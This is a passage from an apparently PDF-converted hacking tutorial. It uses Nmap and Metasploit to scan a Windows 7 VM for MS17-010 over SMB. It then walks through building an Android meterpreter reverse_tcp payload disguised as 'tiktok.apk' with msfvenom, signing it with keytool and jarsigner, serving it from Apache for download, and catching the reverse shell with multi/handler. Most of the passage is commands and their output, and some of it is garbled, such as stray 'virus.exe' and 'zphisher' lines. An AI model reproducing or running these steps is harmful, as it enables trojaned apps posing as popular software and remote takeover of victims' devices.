64 bytes from 192.168.1.15: icmp_seq=8 ttl=128 time=1.27 ms
^C
--- 192.168.1.15 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7152ms
rtt min/avg/max/mdev = 0.746/2.271/6.336/1.787 ms
Interrupt: use the 'exit' command to quit
msf6 > 
```

Finding Vulnerability in targeted machine using **Nmap**.

```
msf6 > nmap -sV <targeted_machine_IP> // nmap -sV 192.168.1.15
```

[-sV: Scan ports with Version]



```
Interrupt: use the 'exit' command to quit
msf6 > nmap -sV 192.168.1.15
[*] exec: nmap -sV 192.168.1.15

Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 01:50 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.37 seconds
msf6 > sudo nmap -sV 192.168.1.15
[*] exec: sudo nmap -sV 192.168.1.15

[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 01:50 EDT
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up (0.00095s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:61:44:3c (Oracle VirtualBox virtual NIC)
Service Info: Host: TEST-007-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.25 seconds
msf6 > 
```

There many ports are is open. But in this practical we use port number **445/tcp Microsoft-ds**, in windows 7 Microsoft-ds is vulnerable so we easily exploit windows 7.

Nmap give output in close and open ports, now we have to find which services is open and that service version is vulnerable or not. Nmap by default top 1000 ports scan, most common 1000 port select and scan.

Note: In case without root permission nmap can't show any output, so change local user to root [admin] then after perform task

If we don't know about this service and which type of task we done with this service, so just copy service name and search in google.

A screenshot of a Google search results page for "microsoft-ds". The search bar shows "microsoft-ds". Below it, the search filters are set to "All". The results count is "About 13,60,00,000 results (0.30 seconds)". The top result is a link to "https://www.linode.com › community › microsoft-ds-what-is-it-and-who-is-using-it? | Linode Questions". The snippet from the page says: "Hi, running iftop command sometimes I can see lines like this: > mydomain.org:microsoft-ds > >=> rrcs-24-199-42-186.west.biz.rr.com:privatechat > > 0B 0B ... 4 answers · 0 votes: That's port 445, Windows uses it for SMB (filesharing). Maybe you're usin...".

Now, we got information about this service like it's use SMB for filesharing.

Search SMB in Metasploit framework, find any exploit/auxiliary

A screenshot of the Metasploit Framework interface. The title bar shows "msf6 > search smb". The main window displays a table of "Matching Modules" for SMB. The columns include Name, Disclosure Date, Rank, Check, and Description. The table lists numerous modules, such as "exploit/windows/http/crafty_cimsimplicity_gefekt", "auxiliary/gather/konica_minolta_pwd_extract", and "exploit/windows/ms08_067_r2p2", along with their respective details and ratings.

Use auxiliary to check its machine is vulnerable or not.

msf6 > use auxiliary/scanner/smb/smb_ms17_010

A screenshot of the Metasploit command line. The prompt is "msf6 > use auxiliary/scanner/smb/smb_ms17_010". The response "msf6 auxiliary(scanner/smb/smb_ms17_010) >" is shown in red, indicating the module has been selected.

After adding auxiliary, we check which type of options they want to check. Using **show options** command to show all information.

msf6 > show options or msf6 > options

```

msf6 auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name      Current Setting          Required  Description
CHECK_ARCH    true                  no        Check for architecture on vulnerable hosts
CHECK_DOPU    true                  no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false                 no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS      .                     yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       445                  yes      The port to connect to
SMBDomain   .                     no        The Windows domain to use for authentication
SMBPass     .                     no        The password for the specified username
SMBUser     .                     no        The username to authenticate as
THREADS     1                     yes      The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > []

```

Set RHOST [Remote Host/Targeted Host] and Run Command using Exploit/run

msf6 > set RHOST <targeted_machine_ip> // set RHOST 192.168.1.15

```

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/smb/smb_ms17_010) > []

```

Search SMB exploit

msf6 > search smb exploit

#	Name	Disclosure Date	Rank	Check	Description
0	EXPLOIT/multi/http/struts_code_exec_classloader	2014-03-06	minimal	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/css/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari File:// Arbitrary Code Execution
2	auxiliary/server/capture/SMB	2011-10-12	normal	No	Authentication Capture: SMB
3	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good	Yes	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
4	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
5	exploit/windows/scada/generic_cimplicity_gefekt	2014-01-23	excellent	Yes	GE Proficy CIMPACTY gefekt.exe Remote Code Execution
6	exploit/windows/http/generic_dll_injection	2014-01-23	normal	No	Generic DLL Injection Shared Resource
7	exploit/windows/http/generic_ntdll.dll_injection	2014-01-23	normal	No	Generic Web Application DLL Injection
8	exploit/windows/SMB/group_policy_startup	2015-03-04	manual	No	Group Policy Script Execution From Shared Resource
9	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
10	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
11	exploit/windows/http/direct_ipipe	2011-11-02	excellent	Yes	HTTP Direct Pipe Remote Command Execution
12	exploit/windows/SMB/avd2_wxdtapi	2003-11-11	good	No	MS03-040 Microsoft RPC Remote Service Overflow
13	exploit/windows/SMB/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft ASN-1 Library BitString Heap Overflow
14	exploit/windows/SMB/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRoleUpgradeDownLevelServer Overflow
15	exploit/windows/SMB/ms04_031_netdce	2004-10-12	good	Yes	MS04-031 Microsoft NetDCE Service Overflow
16	exploit/windows/SMB/ms06_031_pnpp	2006-05-09	good	Yes	MS06-031 Microsoft Plug and Play Service Overflow
17	exploit/windows/SMB/ms06_035_ranses	2006-05-13	average	No	MS06-035 Microsoft RANSes Service Overflow
18	exploit/windows/SMB/ms06_025_rasmans_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
19	exploit/windows/SMB/ms06_040_netapi	2006-08-08	good	No	MS06-040 Microsoft Server Service NetwPathCanonicalize Overflow
20	exploit/windows/SMB/ms06_061_nwapi	2006-11-14	good	No	MS06-061 Microsoft Services nwapi32.dll Module Exploit
21	exploit/windows/SMB/ms06_059_nwks	2006-11-14	good	No	MS06-059 Microsoft Services nwks.dll Module Exploit
22	exploit/windows/SMB/ms06_070_wmflan	2006-11-14	normal	No	MS06-070 Microsoft Wireless LAN Service NetwMgmtConnect Connect Overflow
23	exploit/windows/SMB/ms07_029_msdns_zonename	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
24	exploit/windows/SMB/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
25	exploit/windows/SMB/SMB_relay	2001-03-31	excellent	No	MS08-066 Microsoft Windows SMB Relay Code_Execution
26	exploit/windows/SMB/ms08_054_msasn1_negotiate_func_index	2009-09-07	good	No	MS09-050 Microsoft SRV2.SYS msasn1 negotiateFunction Table Dereference
27	exploit/windows/proxy/ms10_002_icollector_winhttp	2010-08-25	great	Yes	MS10-002 Microsoft Internet Explorer winhttp.dll Message Box Code Execution
28	exploit/windows/ms10_061_spoolss	2010-09-14	excellent	No	MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
29	exploit/windows/fileformat/ms13_071_theme	2013-09-10	excellent	No	MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
30	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-064 Microsoft Windows OLE Package Manager Code Execution
31	exploit/windows/SMB/ms17_010_ternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
32	exploit/windows/SMB/ms17_010_ternalblueexec	2017-03-14	normal	No	MS17-010 EternalBlue/eternalblueenergy/EternalChampion SMB Remote Windows Code Execution
33	auxiliary/admin/SMB/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalBlue/EternalBlueCommand/EternalChampion SMB Remote Windows Command Execution
34	auxiliary/dos/windows/SMB/ms05_047_pnp		normal	No	Microsoft Plug and Play Service Registry Overflow
35	auxiliary/dos/windows/SMB/ms06_063_trans		normal	No	Microsoft SRV.SYS Pipe Transaction No Null
36	auxiliary/dos/windows/SMB/ms09_001_write		normal	No	Microsoft SRV.SYS WriteAndX Invalid DataOffset
37	auxiliary/dos/windows/SMB/ms10_050_msasn1_negotiate_msdnish		normal	No	Microsoft SRV.SYS msasn1 negotiate_msdnish Table Dereference

ANDROID SYSTEM HACK USING METASPLOIT FREAMWORK [MSFVENOM]

MSF venom use for create any **payload**, we use **android/meterpreter/reverse_tcp** and set LHOST and LPORT [local/our details] for reverse connection.

```
sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=<local/our IP>
LPORT=<local/our port number> R > <filename.apk>
```

```
(kali㉿kali)-[~/AHack]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT=6666 R > tiktok.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyA
lgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyA
lgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyA
lgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyA
lgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyA
lgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSSH::Transport::ServerHostKeyA
lgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host
key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10231 bytes

(kali㉿kali)-[~/AHack]
└─$
```


Now we copy file in local-server and start **Apache** server.

```
service apache2 start
```


```
root@kali:/home/kali
File Actions Edit View Help
└─$ (root㉿kali)-[~/home/kali]
└─# service apache2 start
└─$
```

It's work on own IP address like our IP is 192.168.1.12 so it's work on 192.168.1.12:8000

First, we check status of our server and on our android machine. Now open browser and type <our IP>:8000. Download tiktok.apk [payload] file.



Android system can't support / can't download without **digital signature and certificate**.



Now we create proper Payload and then after send to target machine with certificate and signature. First, generate key using **Keytool** with **RSA** algorithm.

```
sudo keytool -genkey -V -keystore <key-store Name> -alias <Name> -keyalg RSA -keysize 2048 -validity 10000
```

```
(kali㉿kali)-[~/AHack]
└─$ sudo keytool -genkey -V -keystore key.keystore -alias TOM -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: tom
What is the name of your organizational unit?
[Unknown]: tom
What is the name of your organization?
[Unknown]: tom
What is the name of your City or Locality?
[Unknown]: tom
What is the name of your State or Province?
[Unknown]: tom
What is the two-letter country code for this unit?
[Unknown]: tom
Is CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
    for: CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
[Storing key.keystore]
```

Create Signer's Certificate using Jarsigner.

sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore <key-store file> <Payload name> <name>

```
(kali㉿kali)-[~/AHack]
└─$ sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore tiktok.apk TOM
Enter Passphrase for keystore:
adding: META-INF/TOM.SF
adding: META-INF/TOM.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex
>>> Signer
X.509, CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
```

Set Verify Certificate: **sudo jarsigner -verify -verbose -certs <payload name>**

```
kali@kali: ~/AHack
File Actions Edit View Help
sabled in a future update.

(kali㉿kali)-[~/AHack]
└─$ sudo jarsigner -verify -verbose -certs tiktok.apk

s      258 Fri Nov 04 06:17:36 EDT 2022 META-INF/MANIFEST.MF
File >>> Signer
X.509, CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
[certificate is valid from 11/4/22 6:21 AM to 3/22/50 6:21 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 8/17/21 10:11 PM to 10/11/35 7:19 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

      396 Fri Nov 04 06:24:22 EDT 2022 META-INF/TOM.SF
      1292 Fri Nov 04 06:24:22 EDT 2022 META-INF/TOM.RSA
      272 Fri Nov 04 06:17:36 EDT 2022 META-INF/SIGNFILE.SF
      1842 Fri Nov 04 06:17:36 EDT 2022 META-INF/SIGNFILE.RSA
          0 Fri Nov 04 06:17:36 EDT 2022 META-INF/
sm      7112 Fri Nov 04 06:17:36 EDT 2022 AndroidManifest.xml
```

Verify Certificate using zipalign.


```
sudo zipalign -v 4 <payload.apk> <payload new name.apk>
```

```
(kali㉿kali)-[~/AHack]
$ sudo apt-get install zipalign
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zipalign is already the newest version (1:10.0.0+r36-1).
0 upgraded, 0 newly installed, 0 to remove and 1163 not upgraded.

(kali㉿kali)-[~/AHack]
$ sudo zipalign -v 4 tiktok.apk tiktokk.apk
Verifying alignment of tiktokk.apk (4) ...
    50 META-INF/MANIFEST.MF (OK - compressed)
    281 META-INF/TOM.SF (OK - compressed)
    624 META-INF/TOM.RSA (OK - compressed)
   1724 META-INF/ (OK)
   1774 META-INF/SIGNFILE.SF (OK - compressed)
   2053 META-INF/SIGNFILE.RSA (OK - compressed)
   3138 AndroidManifest.xml (OK - compressed)
   4958 resources.arsc (OK - compressed)
   5188 classes.dex (OK - compressed)
Verification successful

(kali㉿kali)-[~/AHack]
$
```

Copy payload in local-server with administration/root permission



Start Local-server: **service apache2 start**

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
[root@kali ~]# service apache2 start
[root@kali ~]#
```

On Metasploit: **msfconsole**

```
msf6 : ok000kdc'          'cdk000ko:.
:xoooooooooooooooc      cooooooooooooox.
:oooooooooooooook,     ,kooooooooooooooo:
'oooooooooooookkkkkoooo: :ooooooooooooooooo'
oooooooooooo. .oooooooooooo. ,oooooooooooo
oooooooooooo. .oooooooooooo. ,oooooooooooox
1oooooooooooo. .oooooooooooo. ;oooooooooooo
.oooooooooooo. .; .; ,oooooooooooo.
oooooooooooo. .00c.   '00. ,oooooooooooo
oooooooooooo. .0000. :0000. ,oooooooooooo
1000000. .0000. :0000. ,oooooooooooo
;0000' .0000. :0000. ;0000;
.d000 .0000ooooox0000. x00d.
,k0l .0000ooooox0000. .d0k,
ARP-Attack:kk;.ooooooooooooooooo.c0k:
;koooooooooooooooook:
,xooooooooooooox,
.looooooooool.
,dod,
.

VIRUS=[ metasploit v6.2.11-dev
+ -- ---=[ 2233 exploits - 1179 auxiliary - 398 post      ]
+ -- ---=[ 867 payloads - 45 encoders - 11 nops      ]
+ -- ---=[ 9 evasion      ]

Metasploit tip: You can use help to view all
available commands
msf6 > 
```

Set Multi-handler exploit: **use exploit/muti/handler**

it's use for reverse TCP connection.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

View Options of that exploit: **show options**

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444       yes        The listen port
Exploit target:
Id  Name
--  --
0  Wildcard Target
msf6 exploit(multi/handler) > 
```

Set Payload: set payload android/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Set LHOST & LPORT:

set LHOST <Our IP> & set LPORT <Our Port number>

```
msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(multi/handler) > set lport 6666
lport => 6666
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ____  _____          _____
  LHOST  192.168.1.12    yes        The listen address (an interface may be specified)
  LPORT  6666            yes        The listen port

  virus.exe

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target
      zphisher

msf6 exploit(multi/handler) > 
```

Run code: **exploit**

Start reverse TCP on 192.168.1.12:6666

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.12:6666
[!] 
```


Open Android Machine Using Our IP address: 192.168.1.12:6666

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~# /home/kali/Desktop
File Actions Edit View Help
  Name  Current Setting  Required  Description
  LHOST  192.168.1.12    yes        The listen address (an interface may be specified)
  LPORT  6666            yes        The listen port

